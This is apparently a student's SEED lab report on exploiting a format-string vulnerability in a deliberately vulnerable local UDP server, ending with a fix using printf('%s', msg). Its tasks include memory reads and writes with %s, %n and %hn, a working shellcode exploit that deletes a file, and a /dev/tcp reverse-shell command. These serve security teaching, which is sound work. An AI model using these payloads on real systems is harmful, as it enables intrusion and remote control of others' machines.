Lab7: Format String Vulnerability

Turn off the address randomization

```
[10/17/19]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/17/19]seed@VM:~$
```

Task1: The Vulnerable Program

Code:


```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>

#define PORT 9090

char *secret = "A secret message\n";
unsigned int  target = 0x11223344;

void myprintf(char *msg)
{
    printf("The address of the 'msg' argument: 0x%.8x\n", (unsigned) &msg);
    // This line has a format-string vulnerability
    printf(msg);
    printf("The value of the 'target' variable (after): 0x%.8x\n", target);
}

// This function provides some helpful information. It is meant to
//   simplify the lab task. In practice, attackers need to figure
//   out the information by themselves.
void helper()
{
    printf("The address of the secret: 0x%.8x\n", (unsigned) secret);
    printf("The address of the 'target' variable: 0x%.8x\n",
           (unsigned) &target);
    printf("The value of the 'target' variable (before): 0x%.8x\n", target);
}


void main()
{
    struct sockaddr_in server;
    struct sockaddr_in client;
    int clientLen;
    char buf[1500];

    helper();

    int sock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
    memset((char *) &server, 0, sizeof(server));
    server.sin_family = AF_INET;
    server.sin_addr.s_addr = htonl(INADDR_ANY);
    server.sin_port = htons(PORT);

    if (bind(sock, (struct sockaddr *) &server, sizeof(server)) < 0)
        perror("ERROR on binding");


    while (1) {
        bzero(buf, 1500);
        recvfrom(sock, buf, 1500-1, 0,
                 (struct sockaddr *) &client, &clientLen);
        myprintf(buf);
    }
    close(sock);
}
```

Result:

```
[10/17/19]seed@VM:~$ gcc -z execstack -o server server.c
server.c: In function ‘myprintf’:
server.c:17:5: warning: format not a string literal and no format arguments [-Wf
ormat-security]
     printf(msg);
     ^
[10/17/19]seed@VM:~$
```

```
[10/17/19]seed@VM:~$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff090
what
The value of the 'target' variable (after): 0x11223344
```

Another VM:



Task2: Understanding the Layout of the Stack

Server:

```
[10/20/19]seed@VM:~$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff090
bffff090
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff090
.bffff090.b7fba000.804871b.3.bffff0d0.bffff6b8.804872d.bffff0d0.bffff0a8.10.8
04864c.b7e1b2cd.b7fdb629.10.3.82230002.0.0.0.a9b70002.100007f.0.0.2e201910.252e7
825.78252e78.2e78252e.252e7825.78252e78.2e78252e
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff090
bffff090.b7fba000.804871b.3.bffff0d0.bffff6b8.804872d.bffff0d0.bffff0a8.10.80486
4c.b7e1b2cd.b7fdb629.10.3.82230002.0.0.0.d0920002.100007f.0.0.252e7825.78252e78.
2e78252e.252e7825.78252e78.2e78252e.252e7825
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff090
....bffff090.b7fba000.804871b.3.bffff0d0.bffff6b8.804872d.bffff0d0.bffff0a8.10.
804864c.b7e1b2cd.b7fdb629.10.3.82230002.0.0.0.5be80002.100007f.0.0.aaaaaaaa.2e78
252e.252e7825.78252e78.2e78252e.252e7825.78252e78
The value of the 'target' variable (after): 0x11223344
```


```
The address of the 'msg' argument: 0xbffff090
bffff090.b7fba000.804871b.3.%x.%x.%x.%x.%s

The value of the 'target' variable (after): 0x11223344
```

Client:

```
[10/20/19]seed@VM:~$ echo %x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.
%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x > input
[10/20/19]seed@VM:~$ nc -u 127.0.0.1 9090 < inpu
bash: inpu: No such file or directory
[10/20/19]seed@VM:~$ nc -u 127.0.0.1 9090 < input
^Z
[16]+  Stopped                 nc -u 127.0.0.1 9090 < input
[10/20/19]seed@VM:~$ echo $(printf "\xaa\xaa\xaa\xaa").%x.%x.%x.%x.%x.%x.%x.%x.%
x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x > input
[10/20/19]seed@VM:~$ nc -u 127.0.0.1 9090 < input
```

```
[10/20/19]seed@VM:~$ nc -u 127.0.0.1 9090
%s
%s
%x.%x.%x.%x.%s
```

Q1:





We can simply use the trial-and-error approach
From the result we could know
The address of msg is 0xbfff f090
So the **No.2** address is **0xbfff f08C**
We also know that the No.3 address is 23*4 away from the start of the argument pointer.
The fifth argument print out the value we input, so we could know the **No.3** address is **0xbfff f0d0**
So the **No.1** address is No.2 – 23*4 -4 =**0xbfff f070**

Q2:

Distance is No.3 – No.1 = 0xbfff f0d0 – 0xbfff f070 = 0x60 = 96

Task3: Crash the Program





They may be zeros(null pointers), address pointing to protected memory, or virtual addresses that are not mapped to physical memory. When a program tries to get data from an invalid address, it will crash.

Task4: Print Out the Server Program's Memory

A. Stack Data

The 24th. So 24 format specifiers I need to print out the first 4 bytes of your input

B. Heap Data

Server

```
[10/18/19]seed@VM:~$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff090
00.bffff090.b7fba000.804871b.3.bffff0d0.bffff6b8.804872d.bffff0d0.bffff0a8.10.80
4864c.b7e1b2cd.b7fdb629.10.3.82230002.0.0.0.e50002.1.b7fff000.b7fff020.A secret
message

The value of the 'target' variable (after): 0x11223344
```

Client

```
[10/18/19]seed@VM:~$ echo $(printf "\xc0\x87\x04\x08").%x.%x.%x.%x.%x.%x.%x.%x.%
x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%s > input
[10/18/19]seed@VM:~$ nc -u 127.0.0.1 9090 < input
```

Explanation:

If we want to read the secret data, first we need to put this secret address(which is already knowned) to stack memory. The content of the user input is stored on the stack, so we can include the address at the beginning of our input. But we cannot type this binary number. We could save our input to a file, and then ask the vulnerable program to get the input from our file.

Using $(command) is referred to as command substitution. When used in the bash shell, it allows the output of a command to replace command itself. Putting "\x" before a number indicates that we would like to treat is as the actual number, not two ASCII characters.

Task5: Change the Server Program's Memory

A. Change the value to different value

Server:

```
[10/18/19]seed@VM:~$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
```

```
The address of the 'msg' argument: 0xbffff090
@.bffff090.b7fba000.804871b.3.bffff0d0.bffff6b8.804872d.bffff0d0.bffff0a8.10.80
4864c.b7e1b2cd.b7fdb629.10.3.82230002.0.0.0.e0910002.100007f.0.0.
The value of the 'target' variable (after): 0x00000093
```

Client:

```
[10/18/19]seed@VM:~$ echo $(printf "\x40\xa0\x04\x08").%x.%x.%x.%x.%x.%x.%x.%x.%
x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%n > input
[10/18/19]seed@VM:~$ nc -u 127.0.0.1 9090 < input
```

B. Change the value to 0x500

23%x + 1%n

0x500 – 4 -22*8 = 1000 = 0x44C?

Server:


```
/bin/bash
/bin/bash 80x24
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000b7fff020.
The value of the 'target' variable (after): 0x00000518
The address of the 'msg' argument: 0xbffff090
@.bffff090.b7fba000.0804871b.00000003.bffff0d0.bffff6b8.0804872d.bffff0d0.bffff
0a8.00000010.0804864c.b7e1b2cd.b7fdb629.00000010.00000003.82230002.00000000.0000
0000.00000000.57c70002.0100007f.00000000.00000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000
```

C. Change the value to 0xFF99 0000


0xFF99 – 12 – 22*8 =65433 – 12-176 = 65245

0xFFFF – 0xFF99 + 1 = 103

Server:



Client:




Explanation:

Follow the requirement of task5.c, we want to have a faster approach. We use %hn instead of %n. %hn treat the argument as a 2-byte short integer, so it only overwrites the 2 least significant bytes of argument. We only need to write to 0x0904a040 to 0000 and 0x0904a042 to ff99.

But we encounter a problem. How could we write 00 to memory. This could be solved by using the overflow technique. We make a number larger than what the storage allows, only the lower part of the number will be stored.

Task6: Inject Malicious Code into the Server Program

Server:



Client:

```
[10/19/19]seed@VM:~$ echo $(printf "\x8e\xf0\xff\xbf@@@@\x8c\xf0\xff\xbf")%.8x%.
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%.48963x%hn%.12641x%hn$(printf "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x31\xc0\x50\x68bash\x68////\x68/bin\x89\xe3\x31\xc0\x50\x68-c
cc\x89\xe0\x31\xd2\x52\x68ile \x68/myf\x68/tmp\x68/rm \x68/bin\x89\xe2\x31\xc9\x
51\x52\x50\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80") > input
[10/19/19]seed@VM:~$ nc -u 127.0.0.1 9090 < input
```

Result:

```
[10/19/19]seed@VM:~$ touch /tmp/myfile
[10/19/19]seed@VM:~$ cd /tmp
[10/19/19]seed@VM:/tmp$ ls
config-err-zl04EE
myfile
orbit-seed
systemd-private-0fc00f084df849d9ba9b3e58de832de4-colord.service-cKnh6c
systemd-private-0fc00f084df849d9ba9b3e58de832de4-rtkit-daemon.service-o9Ogz2
unity_support_test.1
[10/19/19]seed@VM:/tmp$ gedit myfile
[10/19/19]seed@VM:/tmp$ ls
config-err-zl04EE
orbit-seed
systemd-private-0fc00f084df849d9ba9b3e58de832de4-colord.service-cKnh6c
systemd-private-0fc00f084df849d9ba9b3e58de832de4-rtkit-daemon.service-o9Ogz2
unity_support_test.1
[10/19/19]seed@VM:/tmp$
```

Explanation:


1) Why we should put NOP \0x90 at the beginning of our shellcode to make our life easier?
   Just like buffer-overflow attack, we put NOP before our malicious code to create lots of entry to our code. NOP do nothing but go to next instruction.

2) We want the value of myprintf() return address is modify to our malicious code address.
   So first thing we should do is put the return address to the beginning of the format string, so we could use %.8x make ap shift and %hn to modify its value. Second, We should construct the malicious code which to delete a file in executing the /bin/rm command.
3) From the result, we could see that we successfully delete the /tmp/myfile, the attack works.


Task7: Getting a Reverse Shell

Server:

Client:



TCP server:



Explanation:

1) First we revise the part of the malicious code : "/bin/bash -I > /dev/tcp/127.0.0.1/9090 0<&1 2>&1"
2) Second we open a tcp server waits for our malicious code to call back from the victim server machine.
3) From the result above, we find out that we achieve the root shell and redirect it to our tcp server.

Task8: Fixing the problem

1) Waring

Code:

```
void myprintf(char *msg)
{
    printf("The address of the 'msg' argument: 0x%.8x\n", (unsigned) &msg);
    // This line has a format-string vulnerability
    printf(msg);
    printf("The value of the 'target' variable (after): 0x%.8x\n", target);
}
```

Result:

```
[10/20/19]seed@VM:~$ gcc -o server_test server.c
server.c: In function ‘myprintf’:
server.c:17:5: warning: format not a string literal and no format arguments [-Wf
ormat-security]
     printf(msg);
     ^
```

What it means for warning message created by gcc compiler:

This warning message mean there is a chance that part of the format string may come from untrusted users. It remind developers of a potential security problem, but it is only a warning: the program will be compiled.

2) Fix the vulnerability

Code:

```
void myprintf(char *msg)
{
    printf("The address of the 'msg' argument: 0x%.8x\n", (unsigned) &msg);
    // This line has a format-string vulnerability
    //printf(msg);
    printf("%s", msg);
    printf("The value of the 'target' variable (after): 0x%.8x\n", target);
}
```

Result:

```
[10/20/19]seed@VM:~$ gcc -z execstack -o server_test server.c
[10/20/19]seed@VM:~$
```

Explanation:

The warning message go away and the attack didn't work.

3) My attacks doesn't work, the server just print the string I input.

Server:

```
[10/20/19]seed@VM:~$ sudo ./server_test
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbfe3b6b0
%s
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbfe3b6b0
%s%s%s%s%s%s%s
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbfe3b6b0
%x%x%x%x%x%x
The value of the 'target' variable (after): 0x11223344
```

Client:

```
[10/20/19]seed@VM:~$ nc -u 127.0.0.1 9090
%s
%s%s%s%s%s%s%s
%x%x%x%x%x%x
```